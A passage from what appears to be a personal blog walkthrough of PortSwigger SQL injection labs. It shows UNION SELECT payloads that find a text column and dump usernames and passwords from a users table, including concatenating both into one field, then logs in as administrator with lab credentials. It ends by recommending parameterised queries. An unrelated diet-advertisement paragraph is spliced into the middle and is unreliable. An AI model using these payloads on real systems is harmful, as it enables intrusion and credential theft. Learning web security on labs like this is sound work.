
Three columns confirmed — no error with NULL,NULL,NULL.

Lab 4 — Finding which column holds text

Knowing there are three columns isn't enough; I need to know which one can actually display *text*, because that's where I'll smuggle out usernames and passwords. So I test each slot with a string instead of NULL:

```
' UNION SELECT NULL,'a',NULL --
```

Putting the string in the first column threw a type error, but the second column accepted it. So column two is my text channel. I then dropped in the random value the lab asked for, and it appeared on the page.




Column two accepts text — lab solved.

Lab 5 — Actually stealing the credentials

This is where it all comes together. Three columns, column two takes text, and there's a users table with username and password columns. So I just ask for them directly:

```
' UNION SELECT username, password FROM users --
```



The UNION payload in Burp, with credentials coming back in the response.

least one week for your digits to recover. You should in that period of time have lost at least five pounds! Here's to a new slimmer you in two simple steps, don't delay, shed those pounds today.

```

</td>
</tr>
<tr>
  <th>
    administrator
  </th>
  <td>
    x84k35wgq7dv1rjcd034
  </td>
</tr>
<tr>
  <th>
    wiener
  </th>
  <td>
    6hycvzzcx9862s7vedlh
  </td>
</tr>

```

The raw response — administrator's password sitting right there in the HTML.

Out came every user's password in plain text, including the administrator's. I used those to log in and finish the lab.

Congratulations, you solved the lab!

Share your skills!



[Continue learning](#) >>

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

[Update email](#)


Logged in as administrator using the stolen password.

Lab 6 — When you only get one column


The final twist: what if only *one* column can hold text, but you need both the username and the password? You glue them together into a single string using the concatenation operator, with a colon in between so you can read them apart:

```
' UNION SELECT NULL, username || ':' || password FROM users --
```

That || stitches the two values into something like administrator:x84k35... in one field. Same result, slightly cleverer delivery.



Username and password concatenated into one column.



Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Please fill in this field.

Update email

And the final lab — solved.

What I took away from all this

The biggest shift for me was realising SQL injection isn't really about memorising payloads — it's about understanding that the application is building a sentence, and you're being allowed to write part of it. Once you see it that way, every payload is just you finishing the sentence in a way the developer didn't expect.

The labs drilled in the progression: break out of the quotes, comment out the rest, count the columns, find the text column, then read whatever you want. SQLMap automates all of that, but doing it by hand first is what made the tool make sense.

And the defence is the mirror image of the attack. Every single thing I did was possible because user input got treated as part of the query. **Parameterised queries** keep input as data, never as code — and that one habit closes the door on almost all of this. Add least-privilege database accounts so a “guest” can't shut down the server, and you've handled the bulk of the risk.

If you've read this far and it made sense — that's exactly what I was hoping for. This stuff felt like black magic to me a couple of weeks ago. It isn't. It's just careful reading of a sentence.

Resources I leaned on: PortSwigger Web Security Academy, OWASP's SQL Injection page, the official SQLMap docs, and a lot of trial and error on Metasploitable 2.